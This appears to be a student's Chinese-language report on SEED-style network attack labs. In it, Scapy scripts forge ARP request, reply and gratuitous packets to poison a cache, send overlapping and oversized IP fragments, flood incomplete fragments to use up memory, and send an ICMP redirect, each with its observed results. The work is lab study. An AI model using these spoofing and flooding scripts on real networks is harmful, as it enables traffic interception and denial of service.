    TX packets 373 bytes 38513 (38.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

图 1.1.1 虚拟机 A 网络信息

```
skwang@skwang-virtual-machine:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.220.130 netmask 255.255.255.0 broadcast 192.168.220.255
    inet6 fe80::2bf:54b7:8cde:db21 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:3d:f3:6a txqueuelen 1000 (以太网)
    RX packets 807 bytes 237618 (237.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 243 bytes 34915 (34.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

图 1.1.2 虚拟机 B 网络信息

```
[09/11/20]seed@VM:~$ ifconfig
ens33    Link encap:Ethernet HWaddr 00:0c:29:99:36:68
          inet addr:192.168.220.129 Bcast:192.168.220.255 Mask:255.255.255.0
          inet6 addr: fe80::87c5:5446:9a64:9ea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1351 errors:0 dropped:0 overruns:0 frame:0
          TX packets:397 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:239183 (239.1 KB) TX bytes:52267 (52.2 KB)
          Interrupt:19 Base address:0x2000
```

图 1.1.3 虚拟机 M 网络信息

```
lab@lab-virtual-machine:~/Desktop$ arp -a
? (192.168.220.129) at 00:0c:29:99:36:68 [ether] on ens33
? (192.168.220.130) at 00:0c:29:3d:f3:6a [ether] on ens33
_gateway (192.168.220.2) at 00:50:56:e5:c9:87 [ether] on ens33
```

图 1.1.4 虚拟机 A ARP 表

Task 1A (using ARP request)

```
e = Ether(src='00:0c:29:99:36:68', dst='ff:ff:ff:ff:ff:ff')
a = ARP(op=1, hwsrc='00:0c:29:99:36:68', psrc='192.168.220.130', \
        hwdst='00:00:00:00:00:00', pdst='192.168.220.132')

pkt=e/a
```

图 1.1.5 伪造 ARP request 的关键代码

```
lab@lab-virtual-machine:~/Desktop$ arp -a
? (192.168.220.129) at 00:0c:29:99:36:68 [ether] on ens33
? (192.168.220.130) at 00:0c:29:99:36:68 [ether] on ens33
? (192.168.220.254) at 00:50:56:ef:a1:c6 [ether] on ens33
_gateway (192.168.220.2) at 00:50:56:e5:c9:87 [ether] on ens33
```

图 1.1.6 虚拟机 A 的 ARP 表遭到污染

(192.168.220.130 本应指向 00:0c:29:3d:f3:6a)

伪造的 ARP 报文将虚拟机 B 的 IP 地址对应到虚拟机 M 的 MAC 地址，虚拟机 A 收到此报文后将此关系缓存下来，因此 ARP 改变。此方法攻击成功。

Task 1B (using ARP reply)

```
e = Ether(src='00:0c:29:99:36:68', dst='00:0c:29:7e:33:10')
a = ARP(op=2, hwsrc='00:0c:29:99:36:68', psrc='192.168.220.130', \
        hwdst='00:0c:29:7e:33:10', pdst='192.168.220.132')

pkt=e/a
```

图 1.1.7 伪造 ARP reply 的关键代码

```
_gateway (192.168.220.2) at 00:50:56:e5:c9:87 [ether] on ens33
lab@lab-virtual-machine:~/Desktop$ arp -a
? (192.168.220.129) at 00:0c:29:99:36:68 [ether] on ens33
? (192.168.220.130) at 00:0c:29:99:36:68 [ether] on ens33
? (192.168.220.254) at 00:50:56:ef:a1:c6 [ether] on ens33
_gateway (192.168.220.2) at 00:50:56:e5:c9:87 [ether] on ens33
lab@lab-virtual-machine:~/Desktop$
```

图 1.1.8 虚拟机 A 的 ARP 表遭到污染

伪造的 ARP 相应报文将 src 设置成虚拟机 M 的 MAC 与虚拟机 B 的 IP，dst 按虚拟机 A 的网络参数设置。虚拟机 A 收到 reply 后需要处理（因为这可能是一个迟到的相应），同时将 src 的映射关系记录下来，因此 ARP 表改变。此方法攻击成功。

Task 1C (using ARP gratuitous message)

```
e = Ether(src='00:0c:29:99:36:68', dst='ff:ff:ff:ff:ff:ff')
a = ARP(op=2, hwsrc='00:0c:29:99:36:68', psrc='192.168.220.130', \
        hwdst='ff:ff:ff:ff:ff:ff', pdst='192.168.220.130')

pkt=e/a
```

图 1.1.9 伪造 ARP 更新的关键代码

```

_gateway (192.168.220.2) at 00:50:56:e5:c9:87 [ether] on ens33
lab@lab-virtual-machine:~/Desktop$ arp -a
? (192.168.220.129) at 00:0c:29:99:36:68 [ether] on ens33
? (192.168.220.130) at 00:0c:29:99:36:68 [ether] on ens33
? (192.168.220.254) at 00:50:56:ef:a1:c6 [ether] on ens33
_gateway (192.168.220.2) at 00:50:56:e5:c9:87 [ether] on ens33

```

图 1.1.10 虚拟机 A 的 ARP 表遭到污染

ARP gratuitous 是主机用于更新自己的 IP 与 MAC 映射关系，它将新的 IP (IP 可能经常变动) 与 MAC 广播到局域网。虚拟机 M 假装自己的 IP 是虚拟机 A 的，然后将自己的 MAC 地址绑定到这个 IP 上，并将这个关系广播出去。此方法攻击成功。

IP/ICMP Attacks Lab

Tasks 1: IP Fragmentation

Task 1.a: Conducting IP Fragmentation

```

from scapy.all import *

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=0, flags=1)
udp = UDP(sport=7070, dport=9090, len=104, checksum=0)
payload = 'A' * 32
pkt=ip/udp/payload
send(pkt, verbose=0)

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=5, flags=1, proto=17)
payload = 'B' * 32
pkt=ip/payload
send(pkt, verbose=0)

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=9, proto=17)
payload = 'C' * 32
pkt=ip/payload
send(pkt, verbose=0)

```

图 1.1.1 构造分片 IP 报文




图 1.1.2 服务器端监听报文

设置正确的报文头部参数构造分片报文后，在服务器端可以收到整合后的数据。

Task 1.b: IP Fragments with Overlapping Contents

1) 分片 1、2 存在重叠

```
from scapy.all import *

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=0, flags=1)
udp = UDP(sport=7070, dport=9090, len=104, checksum=0)
payload = 'A' * 32
pkt=ip/udp/payload
send(pkt, verbose=0)

# change frag from 5 to 4 i.e. 1 byte overlap
ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=4, flags=1, proto=17)
# change payload length from 32 to 40
# ensure fragmentation 3 is correct
payload = 'B' * 40
pkt=ip/payload
send(pkt, verbose=0)

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=9, proto=17)
payload = 'C' * 32
pkt=ip/payload
send(pkt, verbose=0)
```

图 1.2.1 代码主体

主要修改了第二个分片的参数。将 frag 从 5 改 4 成 4，则分片 1、2 之间存在 1 字节重叠。将负载长度改成 40，保证分片 3 的偏移正确。




图 1.2.2 报文获取

此时 wireshark 可以抓取分片报文，但是 nc 的端口无法整合出完整的数据。

2) 分片 1 覆盖分片 2

```
from scapy.all import *

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=0, flags=1)
udp = UDP(sport=7070, dport=9090, len=104, chksum=0)
payload = 'A' * 32
pkt=ip/udp/payload
send(pkt, verbose=0)

# change frag from 5 to 1 i.e. all byte overlap
ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=1, flags=1, proto=17)
# change payload length from 32 to 8
# ensure fragmentation 3 is correct
payload = 'B' * 8
pkt=ip/payload
send(pkt, verbose=0)

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=5, proto=17)
payload = 'C' * 32
pkt=ip/payload
send(pkt, verbose=0)
```

图 1.2.3 代码主体

分片 2 的长度设置成 8，偏移设置成 1，这样它就完全被分片 1 覆盖。同时分片 3 的偏移设置成 5 保证正常顺序。

图 1.2.6 wireshark 重组

可见顺序颠倒只影响报文到达顺序，并不影响组合后的整体报文。

4) 分片 1 覆盖分片 2 (交换分片 1、2 发送顺序)




图 1.2.7 wireshark 获取分片




图 1.2.8 wireshark 重组

同上，只改变报文到达顺序，不改变报文重组后的内容。

Task 1.c: Sending a Super-Large Packet

```
from scapy.all import *

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=0, flags=1)
udp = UDP(sport=7070, dport=9090, len=65535, chksum=0)
payload = 'A' * 60000
pkt=ip/udp/payload
send(pkt, verbose=0)

ip = IP(src="192.168.220.129", dst="192.168.220.132", \
        id=1000, frag=7501, proto=17)
payload = 'B' * 60000
pkt=ip/payload
send(pkt, verbose=0)
```

图 1.3.2 代码主体

利用分片发送超大 IP 数据报。第一个分片携带了 UDP 报头和 60000 字节负载，第二个分片致携带 60000 字节负载。在填写 UDP 的长度时，无法设置超过 65535 的参数，scapy 对此会有检查，因此填写最大值 65535。




图 1.3.3 报文获取

由于报文并不合法，nc 监听并没有回显。而在 wireshark 中，首先是看到了许多分片，这应该是 scapy 自动对超长负载进行的分割。而在重组之后，显示整个数据只有 54472 字节，同时重组的报文也是乱序的，即字符 A、B 交替出现，猜想是数据划分中出现了问题。查阅资料显示，发送超长 IP 数据报可能会导致溢出，也可能被计算机检查进而被限制。

Task 1.d: Sending Incomplete IP Packet

```
from scapy.all import *

pkt_id = 1000
while True:
    ip = IP(src="192.168.220.129", dst="192.168.220.132", \
            id=pkt_id, frag=0, flags=1)
    udp = UDP(sport=7070, dport=9090, len=65535, chksum=0)
    payload = 'A' * 50000
    pkt=ip/udp/payload
    send(pkt, verbose=0)
    pkt_id += 1
```

图 1.4.1 代码主体

执行循环以发送报文。每次发送的报文赋予一个新 ID，在头部声明后续还有分片，并在负载部分写入一定量的数据。




图 1.4.2 报文获取




图 1.4.3 资源占用情况

可以看到 wireshark 抓到了大量的数据包。而通过 top 查看资源占用情况，发现内存被大量占用（正常情况下剩余内存约 300MB，此时只剩 100MB，当然 wireshark 的启动也占据大量资源）。同时系统操作稍有卡顿，风扇散热速度加快。可预见，如果投入更多资源发动攻击，成效将更加显著。

Task 2: ICMP Redirect Attack

```
from scapy.all import *

ip = IP(src='192.168.220.129', dst='192.168.220.130')
icmp = ICMP(type=5, code=1)
icmp.gw='192.168.220.129'

ip2 = IP(src='192.168.220.130', dst='121.194.14.142')

send([ip/icmp/ip2/UDP()])
```

图 2.1 构造报文

构造报文如下。IP 宿地址是受害主机，ICMP 类型是 5，code 是 1，表示对主机进行重定向。再嵌套 IP 报文，表示这条重定向路由适用于从 192.168.220.130 发往 121.194.14.142 的报文。




图 2.2 被害主机接收报文

被害主机如实收到报文。

```
skwang@skwang-virtual-machine:~$ traceroute 121.194.14.142
traceroute to 121.194.14.142 (121.194.14.142), 30 hops max, 60 byte packets
 1  _gateway (192.168.220.2)  2.116 ms  2.057 ms  2.017 ms
 2  * * *
 3  * * *
```

图 2.3 路由情况

但是路由信息未受影响，网关仍是 192.168.220.2。已经按照要求打开 ipv4 redirect。猜测可能是由于新操作系统有其他安全机制或对 ICMP 重定向理解不深所致。